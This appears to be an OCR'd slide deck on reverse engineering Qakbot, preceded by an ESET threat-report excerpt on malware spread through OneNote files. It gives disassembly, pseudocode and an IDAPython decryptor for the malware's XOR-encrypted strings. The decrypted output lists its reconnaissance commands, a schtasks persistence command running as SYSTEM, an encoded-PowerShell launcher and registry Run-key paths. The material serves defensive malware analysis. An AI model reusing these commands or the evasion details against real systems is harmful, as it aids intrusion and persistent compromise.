Several high-profile malware families have been testing OneNote as a spreading mechanism.

Hiding an attached malicious file or a script behind what looks like a clickable button in a OneNote file (.one) might sound too simple to be a viable attack vector. However, ESET telemetry shows it was used by a broad range of cybercriminals in H1 2023, with attackers distributing weaponized Microsoft OneNote files in order to spread additional malware.

When first detected in December 2022, OneNote files as attack vectors only accounted for a couple of hundred detections. Compared to that, the number of attacks utilizing this approach from January to May 2023 grew dramatically, increasing to a total of almost 90,000 detections. Looking at the trend chart, February and March were the busiest months, with OneNote becoming a part of the intrusion chain of a long list of malware families, including **Emotet**, **RedLine Stealer**, Qbot, Formbook, AsyncRAT, XWorm, Quasar, IcedID, and even **BlackBasta ransomware**.

Why did cybercriminals suddenly adopt this new vector? It was only after several of their previous go-to attack avenues turned into dead ends. First, Microsoft disabled VBA macros in Office files that come from the internet, closing a loophole abused for years. Attackers then tried to **shift to ISO and password-protected**



Detection trend of weaponized OneNote files seen in ESET telemetry in H1 2023

EXPERT COMMENT

If the scenario of VBA macros repeats itself, OneNote files will become significantly less attractive for mass spread campaigns, and cybercriminals will again start looking for new ways to compromise the devices of their victims. However, the limited rollout that excluded the web version, Windows 10, macOS, and mobile platforms from the stricter settings may still leave an interesting attack surface for some cybercriminals who will decide to keep weaponized .one files in their arsenal.


Dušan Lacika, Senior Detection Engineer

https://www.welivesecurity.com/2023/07/11/eset-threat-report-h1-2023/

Reversing Qakbot


Qakbot Reversing

1. Manual Unpacking to retrieve the Qakbot Core Dll.
2. Decrypt strings.
3. Recover API functions.
4. In-Depth Reversing of Qakbot Core:
    1. Execution flow in each stages.
    2. Process injection technique.
    3. Persistence mechanism.
    4. Decrypt configuration.
    5. ...



Quote Of The Day


> Reverse engineering is like peeling an onion, each layer reveals a new surprise! But sometimes it can burn your eyes!



https://speakerdeck.com/fr0gger/binary-instrumentation-for-malware-analysis

Dumping Qakbot Core Dll (1)

- By using **VirtualAlloc** API and following the code...



Dumping Qakbot Core Dll (2)

- File is compiled with Visual Studio 2015.
- Build time Monday, 06.02.2023 16:50:57 UTC
- Original name comrepl.dll. Export 01 function named wind.

ProductId	BuildId	Count	VS version
Utc1900_C	27412	2	Visual Studio 2015 14.00
Implib1400	30133	2	Visual Studio 2015 14.00
Utc1900_CVTCIL_C	27412	2	Visual Studio 2017 14.01+
Utc1900_C	30146	10	Visual Studio 2015 14.00
Utc1900_C	30133	7	Visual Studio 2015 14.00
Masm1400	30133	2	Visual Studio 2015 14.00
Import0	0	150	Visual Studio
Implib1400	27412	17	Visual Studio 2015 14.00
Utc1900_CPP	30146	5	Visual Studio 2015 14.00
Masm710	3077	1	
Utc1900_LTCG_CPP	30146	70	Visual Studio 2017 14.01+
Export1400	30146	1	Visual Studio 2015 14.00
Linker1400	30146	1	Visual Studio 2015 14.00

Disasm: .rdata | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports | Imports

Offset	Name	Value	Meaning
1D2B0	Characteristics	0	
1D2B4	TimeDateStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
1D2B8	MajorVersion	0	
1D2BA	MinorVersion	0	
1D2BC	Name	1E0E2	comrepl.dll
1D2C0	Base	1	
1D2C4	NumberOfFunctions	1	
1D2C8	NumberOfNames	1	
1D2CC	AddressOfFunctions	1E0D8	
1D2D0	AddressOfNames	1E0DC	
1D2D4	AddressOfNameOrdinals	1E0E0	

Offset	Name	Value	Meaning
1D270	Characteristics	0	
1D274	TimeDateStamp	63E12FF1	Monday, 06.02.2023 16:50:57 UTC
1D278	MajorVersion	0	
1D27A	MinorVersion	0	
1D27C	Type	D	POGO
1D280	SizeOfData	FC	
1D284	AddressOfRawData	1E160	
1D288	PointerToRawData	1D360	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
1D2D8	1	1080	1E0EE	Wind	

qakbot_core_dll.bin

Decrypt Strings

- Based on the specific bytes pattern to find the functions responsible for decrypting the strings.
- Then determine where decrypt functions were called from.

```
text:1000A0FD
text:1000A0FD bytes pattern          loc_1000A0FD:
text:1000A0FD 8B C6                        mov     eax, esi
text:1000A0FF 83 E0 7F                     and     eax, 7Fh
text:1000A102 8A 04 08                     mov     al, [eax+ecx]
text:1000A105 3A 04 1E                     cmp     al, [esi+ebx]
text:1000A108 74 5D                        jz      short loc_1000A167
text:1000A108
```

Occurrences of binary: 8B C6 83 E0 7F 8A 04 08

Address	Function	Instruction
.text:1000A0FD	qbot_decrypt_str	mov eax, esi
.text:1000A1C8	qbot_decrypt_wstr	mov eax, esi

Function	Xrefs	Loops	Basic blocks
qbot_decrypt_str	3	4	18
qbot_decrypt_str_1	25	0	1
qbot_decrypt_str_2	11	0	1
qbot_decrypt_str_wrap	1	0	1
qbot_decrypt_wstr	2	4	18
qbot_decrypt_wstr_1	65	0	1
qbot_decrypt_wstr_2	25	0	1

Decrypt Strings (Pseudocode)

```
char *__usercall qbot_decrypt_str_1@<eax>(int str_index@<ecx>)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  return qbot_decrypt_str(g_qbot_enc_str_blob1, 0x13A0u, g_qbot_key_blob1, v2, v3);
}
```

1 2 3 4

```
char *__thiscall qbot_decrypt_str_2(unsigned int str_index)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  return qbot_decrypt_str(&g_qbot_enc_str_blob2, 0x57Du, g_qbot_key_blob2, v2, v3);
}
```

```
char *__usercall qbot_decrypt_str@<eax>(
        _BYTE *enc_strings_blob@<ecx>,
        unsigned int idx_boundary@<edx>,
        _BYTE *key,
        int a4,
        unsigned int arg_str_index)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  next_str_index = arg_str_index;
  if ( arg_str_index ≥ idx_boundary )
  {
    goto set_decrypt_str_equal_global_var;
  }
  // calculate string length
  while ( key[next_str_index & 0x7F] ≠ enc_strings_blob[next_str_index] )
  {
    if ( ++next_str_index ≥ idx_boundary )
    {
      goto set_decrypt_str_equal_global_var;
    }
  }
  str_len = next_str_index - arg_str_index;
  // decrypt string
  if ( str_len )
  {
    str_decrypt = qbot_heap_alloc(str_len + 1);
    if ( !str_decrypt )
    {
      return &dword_10020E3A;
    }
    do
    {
      str_decrypt[arg_str_index - arg_str_index] = enc_strings_blob[arg_str_index] ^ key[arg_str_index & 0x7F];
      ++arg_str_index;
      --str_len;
    }
    while ( str_len );
    str_decrypt_final = str_decrypt;
  }
```

Decrypt Strings (Pseudocode)

```
WCHAR *__cdecl qbot_decrypt_wstr_1(unsigned int str_index)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  return qbot_decrypt_wstr(g_qbot_enc_str_blob1, 0x13A0u, g_qbot_key_blob1, v1, str_index);
}
```

1 2 3 4

```
WCHAR *__cdecl qbot_decrypt_wstr_2(unsigned int str_index)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  return qbot_decrypt_wstr(g_qbot_enc_str_blob2, 0x57Du, g_qbot_key_blob2, v1, str_index);
}
```


```
WCHAR *__usercall qbot_decrypt_wstr@<eax>(
        _BYTE *enc_strings_blob@<ecx>,
        unsigned int idx_boundary@<edx>,
        _BYTE *key,
        int a4,
        unsigned int arg_str_index)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  idx = 0;
  next_str_index = arg_str_index;
  str_len = 0;
  // calculate string length
  if ( arg_str_index < idx_boundary )
  {
    while ( key[next_str_index & 0x7F] ≠ enc_strings_blob[next_str_index] )
    {
      if ( ++next_str_index ≥ idx_boundary )
      {
        goto LABEL_6;
      }
    }
    str_len = next_str_index - arg_str_index;
  }
  // decrypt string
  decrypt_wstr = qbot_heap_alloc(2 * str_len + 2);
  if ( !decrypt_wstr )
  {
    return &dword_10020E68;
  }
  if ( str_len )
  {
    do
    {
      decrypt_wstr[idx++] = (enc_strings_blob[arg_str_index] ^ key[arg_str_index & 0x7F]);
      ++arg_str_index;
    }
    while ( idx < str_len );
  }
  return decrypt_wstr;
}
```

Recover Original Strings with IDAPython

- Based on the pseudocode, it is easy to rewrite decoding functions using IDAPython script.

```
def decrypt(idx):
    """ string decoding method """
    if idx >= index_bound1:
        return  # oob

    output = ""
    while True:
        c = idc.get_wide_byte(enc_strings_blob1 + idx) ^ idc.get_wide_byte(xor_bytes_array + (idx & 0x7F))
        if c == 0: break
        output += chr(c)
        idx += 1
    return output

def decrypt2(idx):
    """ string decoding method """
    if idx >= index_bound2:
        return  # oob

    output = ""
    while True:
        c = idc.get_wide_byte(enc_strings_blob2 + idx) ^ idc.get_wide_byte(xor_bytes_array2 + (idx & 0x7F))
        if c == 0: break
        output += chr(c)
        idx += 1
    return output
```

Results...


xrefs to qbot_decrypt_str_1
Direction Type Address Text
Up p sub_100014FA+9 call qbot_decrypt_str_1; c:\\
Up p sub_100024EC+42 call qbot_decrypt_str_1; wmic process call create 'expand "%S" "%S"'
Up p sub_1000423A+6B call qbot_decrypt_str_1; https
p qbot_retrieve_api_a... call qbot_decrypt_str_1
Down p sub_1000AC45+2DD call qbot_decrypt_str_1
Down p sub_1000B5D6+3D call qbot_decrypt_str_1; {%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X}
Down p sub_1000BA86+65 call qbot_decrypt_str_1; Software\Microsoft
Down p sub_1000D51F+33 call qbot_decrypt_str_1; aabcdeefghiijklmnoopqrstuuvwxyyz
Down p sub_1000D5A6+20 call qbot_decrypt_str_1; aabcdeefghiijklmnoopqrstuuvwxyyz
Down p sub_1000D629+15 call qbot_decrypt_str_1; aabcdeefghiijklmnoopqrstuuvwxyyz
Down p sub_1000D7C6+16 call qbot_decrypt_str_1; abcdefghijklmnopqrstuvwxyz
Down p sub_1000D7C6+25 call qbot_decrypt_str_1; 1234567890
Down p sub_1000E9AE+6 call qbot_decrypt_str_1
Down p sub_1000EC39+17 call qbot_decrypt_str_1; \\.\pipe\
Down p sub_1000F295+E call qbot_decrypt_str_1; frida-winjector-helper-32.exe;frida-winjector-helper-64.exe;tcpdump.exe;windump.exe;ethereal.exe;wireshark.exe;ettercap.exe;rtsniff.exe;packetcapture.exe;captu
Down p sub_1000F295+37 call qbot_decrypt_str_1; wpcap.dll
Down p sub_1000F63C+4F call qbot_decrypt_str_1; Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0
Down p sub_1000F919+52 call qbot_decrypt_str_1; application/x-shockwave-flash
Down p sub_1000F919+5F call qbot_decrypt_str_1; image/gif
Down p sub_1000F919+6A call qbot_decrypt_str_1; image/jpeg
Down p sub_1000F919+75 call qbot_decrypt_str_1; stem
xrefs to qbot_decrypt_str_2
Direction Type Address Text
Up p sub_100017CF+27 call qbot_decrypt_str_2; Self check
Up p sub_100017CF+5D call qbot_decrypt_str_2; ERROR: GetModuleFileNameW() failed with error: %u
Up p sub_100017CF+9E call qbot_decrypt_str_2; Self check ok!
Down p sub_10002D36+14 call qbot_decrypt_str_2; Component_07
Down p sub_10002D36+45 call qbot_decrypt_str_2; bUdiuy81gYguty@4frdRdpfko(eKmudeuMncueaN
Down p sub_10003AE5+30 call qbot_decrypt_str_2; /t5
Down p sub_10003EEA+6D call qbot_decrypt_str_2; Component_08
Down p sub_10003EEA+AA call qbot_decrypt_str_2; bUdiuy81gYguty@4frdRdpfko(eKmudeuMncueaN
Down p sub_1000423A+E call qbot_decrypt_str_2; microsoft.com,google.com,cisco.com,oracle.com,verisign.com,broadcom
xrefs to qbot_decrypt_wstr_2
Direction Type Address Text
Up p DllEntryPoint+B4 call qbot_decrypt_wstr_2; SELF_TEST_1
Up p sub_1000169F+7E call qbot_decrypt_wstr_2; runas
Down p sub_10002F90+2A call qbot_decrypt_wstr_2; SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
Down p sub_10002F90+51 call qbot_decrypt_wstr_2; ProfileImagePath
Down p sub_1000304F+A call qbot_decrypt_wstr_2; c:\ProgramData
Down p sub_1000307A+2A call qbot_decrypt_wstr_2; ProgramData
Down p sub_1000307A+5E call qbot_decrypt_wstr_2; Microsoft
Down p sub_1000307A+C1 call qbot_decrypt_wstr_2; Microsoft
Down p sub_100065B0+F8 call qbot_decrypt_wstr_2
Down p sub_10006B6E+6D call qbot_decrypt_wstr_2; powershell.exe -encodedCommand
Down p sub_10006F27+16B call qbot_decrypt_wstr_2; net view
Down p sub_10006F27+191 call qbot_decrypt_wstr_2; cmd /c set
Down p sub_10006F27+1B7 call qbot_decrypt_wstr_2; arp -a
Down p sub_10006F27+1DD call qbot_decrypt_wstr_2; ipconfig /all
Down p sub_10006F27+210 call qbot_decrypt_wstr_2; nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.%s
Down p sub_10006F27+259 call qbot_decrypt_wstr_2; nltest /domain_trusts /all_trusts
Down p sub_10006F27+27F call qbot_decrypt_wstr_2; net share
Down p sub_10006F27+2A5 call qbot_decrypt_wstr_2; route print
Down p sub_10006F27+2CB call qbot_decrypt_wstr_2; netstat -nao
Down p sub_10006F27+2F1 call qbot_decrypt_wstr_2; net localgroup
Down p sub_10006F27+317 call qbot_decrypt_wstr_2; qwinsta
Down p sub_10006F27+33D call qbot_decrypt_wstr_2; whoami /all
Down p sub_10011B81+21 call qbot_decrypt_wstr_2; schtasks.exe /Create /RU "NT AUTHORITY\SYSTEM" /SC ONSTART /TN
Down p sub_10011C67+6D call qbot_decrypt_wstr_2; schtasks.exe /Delete /F /TN %u
Down p sub_10011D23+98 call qbot_decrypt_wstr_2; amstream.dll
xrefs to qbot_decrypt_wstr_1
Direction Type Address Text
Up p DllEntryPoint+84 call qbot_decrypt_wstr_1; C:\INTERNAL__empty
Up p sub_10001B66+4B call qbot_decrypt_wstr_1; SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Up p sub_10001B66+B0 call qbot_decrypt_wstr_1; NTUSER.DAT
Up p sub_10001D55+2E call qbot_decrypt_wstr_1; mon.exe
Up p sub_1000204B+5F call qbot_decrypt_wstr_1; .cfg
Up p sub_1000204B+201 call qbot_decrypt_wstr_1; Exclusions\Paths
Up p sub_1000204B+274 call qbot_decrypt_wstr_1; .cfg
Up p sub_10006332+E9 call qbot_decrypt_wstr_1; .dll
Up p sub_10006332+151 call qbot_decrypt_wstr_1; rundll32.exe
Up p sub_100065B0+90 call qbot_decrypt_wstr_1; .dll
Up p sub_1000678D+D1 call qbot_decrypt_wstr_1; .exe
Up p sub_10006F27+398 call qbot_decrypt_wstr_1; ROOT\CIMV2
Up p sub_10006F27+3A6 call qbot_decrypt_wstr_1; Win32_ComputerSystem
sub_10006F27+3B7 call qbot_decrypt_wstr_1; Win32_Bios
sub_10006F27+3C6 call qbot_decrypt_wstr_1; Win32_DiskDrive
sub_10006F27+3D5 call qbot_decrypt_wstr_1; Win32_PhysicalMemory
sub_10006F27+3E4 call qbot_decrypt_wstr_1; Win32_Product
sub_10006F27+3F3 call qbot_decrypt_wstr_1; Win32_PnPEntity
sub_10006F27+402 call qbot_decrypt_wstr_1; Caption,Description,Vendor,Version,InstallDate,InstallSource,PackageName
sub_10006F27+413 call qbot_decrypt_wstr_1; Caption,Description,DeviceID,Manufacturer,Name,PNPDeviceID,Service,Status
sub_10009B0B+B call qbot_decrypt_wstr_1; on.exe
sub_1000A2BD+13 call qbot_decrypt_wstr_1; ntdll.dll
sub_1000A2BD+69 call qbot_decrypt_wstr_1; fmon.exe
sub_1000A73E+B0 call qbot_decrypt_wstr_1; .exe
sub_1000B231+239 call qbot_decrypt_wstr_1; SystemRoot
sub_1000BA86+F7 call qbot_decrypt_wstr_1; NTUSER.DAT
sub_1000C753+42 call qbot_decrypt_wstr_1; %S.%06d
sub_1000C8F5+74 call qbot_decrypt_wstr_1; ALLUSERSPROFILE
